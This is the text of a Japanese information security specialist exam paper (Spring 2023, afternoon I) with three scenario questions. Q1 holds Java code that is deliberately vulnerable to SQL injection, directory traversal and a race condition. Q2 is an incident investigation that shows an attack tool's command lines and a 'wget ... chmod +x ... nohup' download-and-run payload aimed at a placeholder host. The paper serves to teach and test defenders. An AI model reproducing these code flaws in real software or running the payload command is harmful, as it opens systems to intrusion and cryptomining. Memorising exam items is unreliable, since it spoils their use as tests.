

令和5年度 春期
情報処理安全確保支援士試験
午後Ⅰ 問題

試験時間

12:30 ～ 14:00 (1 時間 30 分)

注意事項

1. 試験開始及び終了は、監督員の時計が基準です。監督員の指示に従ってください。
2. 試験開始の合図があるまで、問題冊子を開いて中を見てはいけません。
3. 答案用紙への受験番号などの記入は、試験開始の合図があってから始めてください。
4. 問題は、次の表に従って解答してください。

問題番号	問 1 ～ 問 3
選択方法	2 問選択

5. 答案用紙の記入に当たっては、次の指示に従ってください。
 - (1) B 又は HB の黒鉛筆又はシャープペンシルを使用してください。
 - (2) 受験番号欄に受験番号を、生年月日欄に受験票の生年月日を記入してください。
正しく記入されていない場合は、採点されないことがあります。生年月日欄については、受験票の生年月日を訂正した場合でも、訂正前の生年月日を記入してください。
 - (3) 選択した問題については、次の例に従って、選択欄の問題番号を○印で囲んでください。○印がない場合は、採点されません。3 問とも○印で囲んだ場合は、はじめの 2 問について採点します。
〔問 1、問 3 を選択した場合の例〕
 - (4) 解答は、問題番号ごとに指定された枠内に記入してください。
 - (5) 解答は、丁寧な字ではっきりと書いてください。読みにくい場合は、減点の対象になります。

選択欄	
2 問 選 択	問 1
	問 2
	問 3

注意事項は問題冊子の裏表紙に続きます。
こちら側から裏返して、必ず読んでください。

正 誤 表

令和 5 年 4 月 16 日実施

情報処理安全確保支援士試験 午後 I 問題

ページ	問題 番号	行	誤	正	訂正の内容
6	1	下から 6 行目	図 <u>5</u> 中から選び	図 <u>4</u> 中から選び	下線部分を 訂正する。

問1 Webアプリケーションプログラム開発に関する次の記述を読んで、設問に答えよ。

G社は、システム開発を行う従業員100名のSI企業である。このたび、オフィス用品を販売する従業員200名のY社から、システム開発を受託した。開発プロジェクトのリーダーには、G社の開発課のD主任が任命され、メンバーには、開発課から、Eさんと新人のFさんが任命された。G社では、セキュリティの品質を担保するために、プログラミング完了後にツールによるソースコードの静的解析を実施することになっている。

〔受託したシステムの概要〕

受託したシステムには、Y社の得意先がオフィス用品を注文する機能、Y社とY社の得意先が注文履歴を表示させる機能、Y社とY社の得意先が注文番号を基に注文情報を照会する機能（以下、注文情報照会機能という）、Y社とY社の得意先が納品書のPDFファイルをダウンロードする機能などがある。

〔ツールによるソースコードの静的解析〕

プログラミングが完了し、ツールによるソースコードの静的解析を実施したところ、Fさんが作成した納品書PDFダウンロードクラスのソースコードに問題があることが分かった。納品書PDFダウンロードクラスのソースコードを図1に、静的解析の結果を表1に示す。

```
(省略) //package宣言, import宣言など
1: public class DeliverySlipBL {
2:     private static final String PDF_DIRECTORY = "/var/pdf"; //PDFディレクトリ定義
   (省略) //変数宣言など
3:     public DeliverySlipBean getDeliverySlipPDF(String inOrderNo, Connection conn) {
   (省略) //変数宣言など
4:         DeliverySlipBean deliverySlipBean = new DeliverySlipBean();
5:         try {
           /* 検索用SQL文作成 */
6:             String sql = "SELECT ";
7:             sql = sql + (省略); //抽出項目, テーブル名など
```

図1 納品書PDFダウンロードクラスのソースコード

```

8:      sql = sql + " WHERE head.order_no = '" + inOrderNo + "' ";
9:      sql = sql + (省略); //抽出条件の続き
10:     Statement stmt = conn.createStatement();
11:     ResultSet resultObj = stmt.executeQuery(sql);
    (省略) //注文情報の存在チェック (存在しないときはnullを返してメソッドを終了)
12:     String clientCode = resultObj.getString("client_code"); //得意先コード取得
13:     File fileObj = new File(PDF_DIRECTORY + "/" + clientCode + "/" + "DeliverySlip"
    + inOrderNo + ".pdf");
    (省略) //PDFファイルが既に存在しているかの確認など
14:     BufferedInputStream in = new BufferedInputStream(new FileInputStream(fileObj));
15:     byte[] buf = new byte[in.available()];
16:     in.read(buf);
17:     deliverySlipBean.setFileByte(buf);
18:   } catch (Exception e) {
    (省略) //エラー処理 (ログ出力など)
19:   }
20:   return deliverySlipBean;
21: }
(省略)

```

図 1 納品書 PDF ダウンロードクラスのソースコード (続き)

表 1 静的解析の結果

項番	脆弱性	指摘箇所	指摘内容
1	SQL インジェクション	(省略)	(省略)
2	ディレクトリトラバーサル	a 行目	ファイルアクセスに用いるパス名の文字列作成で、利用者が入力したデータを直接使用している。
3	確保したリソースの解放漏れ	(省略)	変数 stmt, 変数 resultObj, 変数 b が指すリソースが解放されない。

この解析結果を受けて、F さんは、E さんの指導の下、ソースコードを修正した。
 表 1 の項番 1 について図 1 の 8 行目から 11 行目を図 2 に示すソースコードに修正した。
 項番 2 と項番 3 についてもソースコードを修正した。

```


sql = sql + " c ";
sql = sql + (省略); //抽出条件の続き
d ;
stmt.setString(1, inOrderNo);
ResultSet resultObj = stmt.executeQuery();

```

図 2 納品書 PDF ダウンロードクラスの修正後のソースコード

再度、ツールによるソースコードの静的解析が実施され、表1の指摘は解消していることが確認された。

システムテストを開始したところ、注文情報照会機能において不具合が見つかった。この不具合は、ある得意先の利用者 ID でログインして画面から注文番号を入力すると、別の得意先の注文情報が出力されるというものであった。なお、ログイン処理時に、ログインした利用者 ID と、利用者 ID にひも付く得意先コード及び得意先名はセッションオブジェクトに保存されている。



```

(省略) //package宣言, import宣言など
1: public class OrderInfoBL {
2:     private static String orderNo; //注文番号
    /* 注文番号の設定メソッド */
3:     public static void setOrderNo(String inOrderNo) {
4:         orderNo = inOrderNo;
5:     }
    /* 注文情報の取得メソッド */
6:     public static OrderInfoBean getOrderInfoBean() {
7:         PreparedStatement psObj;
        (省略) //try文, 変数定義など
8:         String sql = "SELECT ";
9:         sql = sql + (省略); //SQL文構築
10:        sql = sql + " WHERE head.order_no = ?"; //抽出条件: 注文ヘッダーテーブルの注文番
        号と画面から入力された注文番号との完全一致
        (省略) //PreparedStatementの作成
11:        psObj.setString(1, orderNo); //検索キーに注文番号をセット
12:        ResultSet resultObj = psObj.executeQuery();
        (省略) //例外処理やその他の処理

```

図 4 ビジネスロジッククラスのソースコード

```

(省略) //package宣言, import宣言など
1: public class OrderInfoServlet extends HttpServlet {
    (省略) //変数定義
2:     public void doPost(HttpServletRequest reqObj, HttpServletResponse resObj) throws
        IOException, ServletException {
3:         String orderNo; //注文番号
        (省略) //try文, リクエストから注文番号を取得
4:         OrderInfoBL.setOrderNo(orderNo);
5:         OrderInfoBean orderInfoBeanObj = OrderInfoBL.getOrderInfoBean();
        (省略) //例外処理やその他の処理

```

図 5 サーブレットクラスのソースコード

D 主任, E さん, F さんは, 不具合の原因が特定できず, セキュアプログラミングに詳しい技術課の H さんに協力を要請した。

H さんはアプリケーションログ及びソースコードを解析し, 不具合の原因を特定した。

原因は, 図 4 で変数 e が f として宣言されていることである。
この不具合は, ①並列動作する複数の処理が同一のリソースに同時にアクセスしたとき, 想定外の処理結果が生じるものである。

原因を特定することができたので, E さんは, H さんの支援の下, 次の 4 点を行った。

- (1) 図4の2行目から5行目までのソースコードを削除する。
- (2) 図4の6行目を、図6に示すソースコードに修正する。

```
public OrderInfoBean getOrderInfoBean(  ) {
```

図6 ビジネスロジッククラスの修正後のソースコード

- (3) 図5の4行目と5行目を、図7に示すソースコードに修正する。

```
OrderInfoBL orderInfoBLObj =  OrderInfoBL();  
OrderInfoBean orderInfoBeanObj = orderInfoBLObj. ;
```

図7 サーブレットクラスの修正後のソースコード

- (4) 保険的な対策として、図4の10行目の抽出条件に、セッションオブジェクトに保存された と注文ヘッダーテーブルの の完全一致の条件をAND条件として追加する。

ソースコードの修正後、改めてシステムテストを実施した。システムテストの結果は良好であり、システムがリリースされた。

設問1 「ツールによるソースコードの静的解析」について答えよ。


- (1) 表1中の に入れる適切な行番号を、図1中から選び、答えよ。
- (2) 表1中の に入れる適切な変数名を、図1中から選び、答えよ。
- (3) 図2中の , に入れる適切な字句を答えよ。

設問2 「システムテスト」について答えよ。

- (1) 本文中の に入れる適切な変数名を、図5中から選び、答えよ。
- (2) 本文中の に入れる適切な字句を、英字10字以内で答えよ。
- (3) 本文中の下線①の不具合は何と呼ばれるか。15字以内で答えよ。
- (4) 図6中の , 図7中の , に入れる適切な字句を答えよ。
- (5) 本文中の に入れる適切な属性名を、図3中から選び、答えよ。

問2 セキュリティインシデントに関する次の記述を読んで、設問に答えよ。

R社は、精密機器の部品を製造する従業員250名の中堅の製造業者である。本会社に隣接した場所に工場がある。R社のネットワーク構成を図1に示す。



注記 各サーバは、Linux OSで稼働している。IPアドレスは、受付サーバが192.168.0.1、DBサーバが192.168.0.2、メールサーバが192.168.0.3、製造管理サーバが192.168.1.145である。

図1 R社のネットワーク構成

サーバ、FW、L2SW、L3SW及びPCは、情報システム課のU課長、Mさん、Nさんが管理しており、ログがログ管理サーバで収集され、一元管理されている。

DMZ上のサーバのログは常時監視され、いずれかのサーバで1分間に10回以上のログイン失敗が発生した場合に、アラートがメールで通知される。

FWは、ステートフルパケットインスペクション型であり、通信の許可、拒否についてのログを記録する設定にしている。FWでは、インターネットから受付サーバへの通信は443/TCPだけを許可しており、受付サーバからインターネットへの通信はOSアップデートのために443/TCPだけを許可している。インターネットから受付サーバ及びメールサーバへのアクセスでは、FWのNAT機能によってグローバルIPアドレスをプライベートIPアドレスに1対1で変換している。

受付サーバでは、取引先からの受注情報をDBサーバに保管するWebアプリケーションプログラム（以下、アプリケーションプログラムをアプリという）が稼働している。DBサーバでは、受注情報をファイルに変換してFTPで製造管理サーバに送信する情報配信アプリが常時稼働している。これらのアプリは10年以上の稼働実績がある。

〔DMZ 上のサーバでの不審なログイン試行の検知〕

ある日、M さんは、アラートを受信した。M さんが確認したところ、アラートは受付サーバから DB サーバとメールサーバに対する SSH でのログイン失敗によるものであった。また、受付サーバから DB サーバとメールサーバに対して SSH でのログイン成功の記録はなかった。M さんは、不審に思い、U 課長に相談して、不正アクセスを受けていないかどうか、FW のログと受付サーバを調査することにした。

〔FW のログの調査〕

ログイン失敗が発生した時間帯の FW のログを表 1 に示す。

表 1 FW のログ

項番	日時	送信元アドレス	宛先アドレス	送信元ポート	宛先ポート	動作
1-1	04/21 15:00	a0.b0.c0.d0 ¹⁾	192.168.0.1	34671/TCP	443/TCP	許可
1-2	04/21 15:00	a0.b0.c0.d0	192.168.0.1	34672/TCP	443/TCP	許可
1-3	04/21 15:03	a0.b0.c0.d0	192.168.0.1	34673/TCP	8080/TCP	拒否
1-4	04/21 15:08	192.168.0.1	a0.b0.c0.d0	54543/TCP	443/TCP	許可
⋮	⋮	⋮	⋮	⋮	⋮	⋮
1-232	04/21 15:15	192.168.0.1	192.168.1.122	34215/UDP	161/UDP	拒否
1-233	04/21 15:15	192.168.0.2	192.168.1.145	55432/TCP	21/TCP	許可
1-234	04/21 15:15	192.168.0.2	192.168.1.145	55433/TCP	60453/TCP	許可
⋮	⋮	⋮	⋮	⋮	⋮	⋮
1-286	04/21 15:20	192.168.0.1	192.168.1.145	54702/TCP	21/TCP	許可
1-287	04/21 15:20	192.168.0.1	192.168.1.145	54703/TCP	22/TCP	拒否
⋮	⋮	⋮	⋮	⋮	⋮	⋮
1-327	04/21 15:24	192.168.0.1	192.168.1.227	58065/TCP	21/TCP	拒否
1-328	04/21 15:24	192.168.0.1	192.168.1.227	58066/TCP	22/TCP	拒否
⋮	⋮	⋮	⋮	⋮	⋮	⋮

注¹⁾ a0.b0.c0.d0 はグローバル IP アドレスを表す。

表 1 の FW のログを調査したところ、次のことが分かった。

- ・ 受付サーバから工場 LAN の IP アドレスに対してポートスキャンが行われた。
- ・ 受付サーバから製造管理サーバに対して FTP 接続が行われた。
- ・ 受付サーバと他のサーバとの間では FTP のデータコネクションはなかった。
- ・ DB サーバから製造管理サーバに対して FTP 接続が行われ、DB サーバから製造管理サーバに FTP の a モードでのデータコネクションがあった。

以上のことから、外部の攻撃者の不正アクセスによって受付サーバが侵害されたが、攻撃者による DMZ と工場 LAN との間のファイルの送受信はないと推測した。M さんは、受付サーバの調査に着手し、N さんに工場 LAN 全体の侵害有無の調査を依頼した。

〔受付サーバのプロセスとネットワーク接続の調査〕

M さんは、受付サーバでプロセスとネットワーク接続を調査した。ps コマンドの実行結果を表 2 に、netstat コマンドの実行結果を表 3 に示す。

表 2 ps コマンドの実行結果（抜粋）

項番	利用者 ID	PID ¹⁾	PPID ²⁾	開始日時	コマンドライン
2-1	root	2365	3403	04/01 10:10	/usr/sbin/sshd -D
2-2	app ³⁾	7438	3542	04/01 10:11	/usr/java/jre/bin/java -Xms2g（省略）
2-3	app	1275	7438	04/21 15:01	./srv -c -mode bind 0.0.0.0:8080 2>&1
2-4	app	1293	7438	04/21 15:08	./srv -c -mode connect a0.b0.c0.d0:443 2>&1
2-5	app	1365	1293	04/21 15:14	./srv -s -range 192.168.0.1-192.168.255.254

注 ¹⁾ プロセス ID である。

注 ²⁾ 親プロセス ID である。

注 ³⁾ Web アプリ稼働用の利用者 ID である。

表 3 netstat コマンドの実行結果（抜粋）

項番	プロトコル	ローカルアドレス	外部アドレス	状態	PID
3-1	TCP	0.0.0.0:22	0.0.0.0:*	LISTEN	2365
3-2	TCP	0.0.0.0:443	0.0.0.0:*	LISTEN	7438
3-3	TCP	0.0.0.0:8080	0.0.0.0:*	LISTEN	1275
3-4	TCP	192.168.0.1:54543	a0.b0.c0.d0:443	ESTABLISHED	1293
3-5	TCP	192.168.0.1:64651	192.168.253.124:21	SYN_SENT	1365

srv という名称の不審なプロセスが稼働していた。M さんが srv ファイルのハッシュ値を調べたところ、インターネット上で公開されている攻撃ツールであり、次に示す特徴をもつことが分かった。

- ・C&C（Command and Control）サーバから指示を受け、子プロセスを起動してポートスキャンなど行う。
- ・外部からの接続を待ち受ける“バインドモード”と外部に自ら接続する“コネク

トモード”でC&Cサーバに接続することができる。モードの指定はコマンドライン引数で行われる。

- ・ポートスキャンを実行して、結果をファイルに記録する（以下、ポートスキャンの結果を記録したファイルを結果ファイルという）。さらに、SSH 又は FTP のポートがオープンしている場合、利用者 ID とパスワードについて、辞書攻撃を行い、その結果を結果ファイルに記録する。
- ・SNMPv2c で public という b 名を使って、機器のバージョン情報を取得し、結果ファイルに記録する。
- ・結果ファイルを C&C サーバにアップロードする。

M さんは、表 1～表 3 から、次のように考えた。

- ・攻撃者は、一度、srv の c モードで、①C&C サーバとの接続に失敗した後、srv の d モードで、②C&C サーバとの接続に成功した。
- ・攻撃者は、C&C サーバとの接続に成功した後、ポートスキャンを実行した。ポートスキャンを実行したプロセスの PID は、e であった。

M さんは、受付サーバが不正アクセスを受けていると U 課長に報告した。U 課長は、関連部署に伝え、M さんに受付サーバをネットワークから切断するよう指示した。

[受付サーバの設定変更の調査]

M さんは、攻撃者が受付サーバで何か設定変更していないかを調査した。確認したところ、③機器の起動時に DNS リクエストを発行して、ドメイン名△△△.com の DNS サーバから TXT レコードのリソースデータを取得し、リソースデータの内容をそのままコマンドとして実行する cron エントリーが仕掛けられていた。M さんが調査のために dig コマンドを実行すると、図 2 に示すようなリソースデータが取得された。

```
wget https://a0.b0.c0.d0/logd -q -O /dev/shm/logd && chmod +x /dev/shm/logd && nohup /dev/shm/logd & disown
```

図 2 △△△.com の DNS サーバから取得されたリソースデータ

M さんが受付サーバを更に調査したところ、logd という名称の不審なプロセスが稼

働していた。Mさんは、logdのファイルについてハッシュ値を調べたが、情報が見つからなかった。マルウェア対策ソフトベンダーに解析を依頼する必要があるとU課長に伝えた。Webブラウザで図2のURLからlogdのファイルをダウンロードし、ファイルの解析をマルウェア対策ソフトベンダーに依頼することを考えていたが、U課長から、④ダウンロードしたファイルは解析対象として適切ではないとの指摘を受けた。この指摘を踏まえて、Mさんは、調査対象とするlogdのファイルを から取得して、マルウェア対策ソフトベンダーに解析を依頼した。解析の結果、暗号資産マイニングの実行プログラムであることが分かった。

調査を進めた結果、工場LANへの侵害はなかった。Webアプリのログ調査から、受付サーバのWebアプリが使用しているライブラリに脆弱性^{ぜい}が存在することが分かり、これが悪用されたと結論付けた。システムの復旧に向けた計画を策定し、過去に開発されたアプリ及びネットワーク構成をセキュリティの観点で見直すことにした。

設問1 本文中の に入れる適切な字句を答えよ。


設問2 [受付サーバのプロセスとネットワーク接続の調査]について答えよ。

- (1) 本文中の に入れる適切な字句を、10字以内で答えよ。
- (2) 本文中の に入れる適切な字句を、“バインド”又は“コネクト”から選び答えよ。また、下線①について、Mさんがそのように判断した理由を、表1中～表3中の項番を各表から一つずつ示した上で、40字以内で答えよ。
- (3) 本文中の に入れる適切な字句を、“バインド”又は“コネクト”から選び答えよ。また、下線②について、Mさんがそのように判断した理由を、表1中～表3中の項番を各表から一つずつ示した上で、40字以内で答えよ。
- (4) 本文中の に入れる適切な数を、表2中から選び答えよ。

設問3 [受付サーバの設定変更の調査]について答えよ。

- (1) 本文中の下線③について、Aレコードではこのような攻撃ができないが、TXTレコードではできる。TXTレコードではできる理由を、DNSプロトコルの仕様を踏まえて30字以内で答えよ。
- (2) 本文中の下線④について、適切ではない理由を、30字以内で答えよ。
- (3) 本文中の に入れる適切なサーバ名を、10字以内で答えよ。

問3 クラウドサービス利用に関する次の記述を読んで、設問に答えよ。



注¹⁾ SaaS-a は、外部ストレージサービスであり、URL は、https://△△△-a.jp/ から始まる。

図1 Q社のネットワーク構成

構成要素	機能名	機能概要	設定
認証サーバ	認証機能	従業員がPC にログインする際、利用者 ID とパスワードを用いて従業員を認証する。	有効
プロキシサーバ	プロキシ機能	PC からインターネット上の Web サーバへの HTTP 及び HTTPS 通信を中継する。	有効

表 1 図 1 中の主な構成要素並びにその機能概要及び設定（続き）

構成要素	機能名	機能概要	設定
L サービス	SaaS 連携機能	SAML で各 SaaS と連携する。	有効
	送信元制限機能	契約した顧客が設定した IP アドレス ¹⁾ からのアクセスだけを許可する。それ以外のアクセスの場合、拒否するか、L サービスの多要素認証機能を動作させるかを選択できる。	有効 ²⁾
	多要素認証機能	次のいずれかの認証方式を、利用者 ID とパスワードによる認証方式と組み合わせる。 (ア) スマートフォンに SMS でワンタイムパスワードを送り、それを入力させる方式 (イ) TLS クライアント認証を行う方式	無効
四つの SaaS	IDaaS 連携機能	SAML で IDaaS と連携する。	有効
UTM	ファイアウォール機能	ステートフルパケットインスペクション型であり、IP アドレス、ポート、通信の許可と拒否のルールによって通信を制御する。	有効 ³⁾
	NAT 機能	(省略)	有効
	VPN 機能	IPsec によるインターネット VPN 通信を行う。拠点間 VPN 通信を行うこともできる。	有効 ⁴⁾

注¹⁾ IP アドレスは、複数設定できる。

注²⁾ 本社の UTM のグローバル IP アドレスを送信元 IP アドレスとして設定している。設定している IP アドレス以外からのアクセスは拒否する設定にしている。

注³⁾ インターネットからの通信で許可されているのは、本社の UTM では DMZ のサーバへの通信及び営業所からの VPN 通信だけであり、各営業所の UTM では一つも許可していない。

注⁴⁾ 本社の UTM と各営業所の UTM との間で VPN 通信する設定にしている。そのほかの VPN 通信の設定はしていない。

〔L サービスの動作確認〕

Q 社の PC が SaaS-a にアクセスするときの、SP-Initiated 方式の SAML 認証の流れを図 2 に示す。




図 2 SAML 認証の流れ

ある日、同業他社の J 社において、SaaS-a の偽サイトに誘導されるというフィッシング詐欺にあった結果、SaaS-a に不正アクセスされるという被害があったと報道された。しかし、Q 社の設定では、仮に、同様のフィッシング詐欺のメールを受けて SaaS-a の偽サイトに L サービスの利用者 ID とパスワードを入力してしまう従業員がいたとしても、①攻撃者がその利用者 ID とパスワードを使って社外から L サービスを利用することはできない。したがって、S 主任は、報道と同様の被害に Q 社があうおそれは低いと考えた。

〔在宅勤務導入における課題〕

Q 社は、全従業員を対象に在宅勤務を導入することになった。そこで、リモート接続用 PC（以下、R-PC という）を貸与し、各従業員宅のネットワークから本社のサーバにアクセスしてもらうことにした。しかし、在宅勤務導入によって新たなセキュリティリスクが生じること、また、本社への通信が増えて本社のインターネット回線がひっ迫することが懸念された。そこで、K 部長は、ネットワーク構成を見直すことにし、その要件を表 2 にまとめた。

表 2 ネットワーク構成の見直しの要件

要件	内容
要件 1	本社のインターネット回線をひっ迫させない。
要件 2	L サービスに接続できる PC を、本社と営業所の PC 及び R-PC に制限する。なお、従業員宅のネットワークについて、前提を置かない。
要件 3	R-PC から本社のサーバにアクセスできるようにする。ただし、UTM のファイアウォール機能には、インターネットからの通信を許可するルールを追加しない。
要件 4	HTTPS 通信の内容をマルウェアスキャンする。
要件 5	SaaS-a 以外の外部ストレージサービスへのアクセスは禁止とする。また、SaaS-a へのアクセスは業務に必要な最小限の利用者に限定する。

K 部長がベンダーに相談したところ、R-PC、社内、クラウドサービスの間の通信を中継する P 社のクラウドサービス（以下、P サービスという）の紹介があった。P サービスには、次のいずれかの方法で接続する。

- ・ IPsec に対応した機器を介して接続する方法
- ・ P サービスのエージェントソフトウェアを R-PC に導入し、当該ソフトウェアによ

って接続する方法

P サービスの主な機能を表 3 に示す。

表 3 P サービスの主な機能

項番	機能名	機能概要
1	L サービス連携機能	・ R-PC から P サービスを経由してアクセスする SaaS での認証を、L サービスの SaaS 連携機能及び多要素認証機能を用いて行うことができる。 ・ L サービスの送信元制限機能には、P サービスに接続してきた送信元の IP アドレスが通知される。
2	マルウェアスキャン機能	・ 送信元からの TLS 通信を終端し、復号してマルウェアスキャンを行う。マルウェアスキャンの完了後、再暗号化して送信先に送信する。これを実現するために、d を発行する e を、f として、PC にインストールする。
3	URL カテゴリ単位フィルタリング機能	・ アクセス先の URL カテゴリと利用者 ID との組みによって、“許可”又は“禁止”のアクションを適用する。 ・ URL カテゴリには、ニュース、ゲーム、外部ストレージサービスなどがある。 ・ 各 URL カテゴリに含まれる URL のリストは、P 社が設定する。
4	URL 単位フィルタリング機能	・ アクセス先の URL のスキームからホストまでの部分¹⁾と利用者 ID との組みによって、“許可”又は“禁止”のアクションを適用する。
5	通信可視化機能	・ 中継する通信のログを基に、クラウドサービスの利用状況の可視化を行う。本機能は、g の機能の一つである。
6	リモートアクセス機能	・ P コネクタ²⁾を社内を導入することによって、社内と社外の境界にあるファイアウォールの設定を変更せずに社外から社内アクセスできる。

注¹⁾ <https://▲▲▲.■■■/> のように、“https://” から最初の “/” までを示す。

注²⁾ P 社が提供する通信機器である。P コネクタと P サービスとの通信は、P コネクタから P サービスに接続を開始する。

K 部長は、P サービスの導入によって表 2 の要件を満たすネットワーク構成が可能かどうかを検討するように S 主任に指示した。

〔ネットワーク構成の見直し〕

S 主任は、P サービスを導入する場合の Q 社のネットワーク構成を図 3 に、表 2 の要件を満たすためのネットワーク構成の見直し案を表 4 にまとめて、表 2 の要件を満たすネットワーク構成が可能であることを K 部長に説明した。




図3 Pサービスを導入する場合のQ社のネットワーク構成

表4 ネットワーク構成の見直し案（抜粋）

要件	ネットワーク構成の見直し内容
要件1	・②営業所からインターネットへのアクセス方法を見直す。 ・Lサービスでの送信元制限機能は有効にしたまま、③営業所からLサービスにアクセスできるように設定を追加する。
要件2	・表3の項番1の機能を使う。 ・Lサービスでの送信元制限機能において、Q社が設定したIPアドレス以外からのアクセスに対する設定を変更する。さらに、多要素認証機能を有効にして、④方式を選択する。
要件3	・表3の項番 h の機能を使う。
要件4	・表3の項番 i の機能を使う。
要件5	・表3の項番3及び項番4の機能を使って、表5に示す設定を行う。

表5 要件5に対する設定

番号	表3の項番	URL カテゴリ又はURL	利用者ID	アクション
1	あ	j	k の利用者ID	l
2	い	m	n の利用者ID	o

注記 番号の小さい順に最初に一致したルールが適用される。

その後、表4のネットワーク構成の見直し案が上層部に承認され、Pサービスの導入と新しいネットワーク構成への変更が行われ、6か月後に在宅勤務が開始された。

設問1 「L サービスの動作確認」について答えよ。

- (1) 図2中の ～ に入れる適切な字句を、解答群の中から選び、記号で答えよ。

解答群

ア L サービス イ PC の Web ブラウザ ウ SaaS-a

- (2) 本文中の下線①について、利用できない理由を、40 字以内で具体的に答えよ。

設問2 「在宅勤務導入における課題」について答えよ。

- (1) 表3中の ～ に入れる適切な字句を、解答群の中から選び、記号で答えよ。

解答群

ア P サービスのサーバ証明書 イ 信頼されたルート証明書
ウ 認証局の証明書

- (2) 表3中の に入れる適切な字句を、解答群の中から選び、記号で答えよ。

解答群

ア CAPTCHA イ CASB ウ CHAP
エ CVSS オ クラウド WAF

設問3 「ネットワーク構成の見直し」について答えよ。

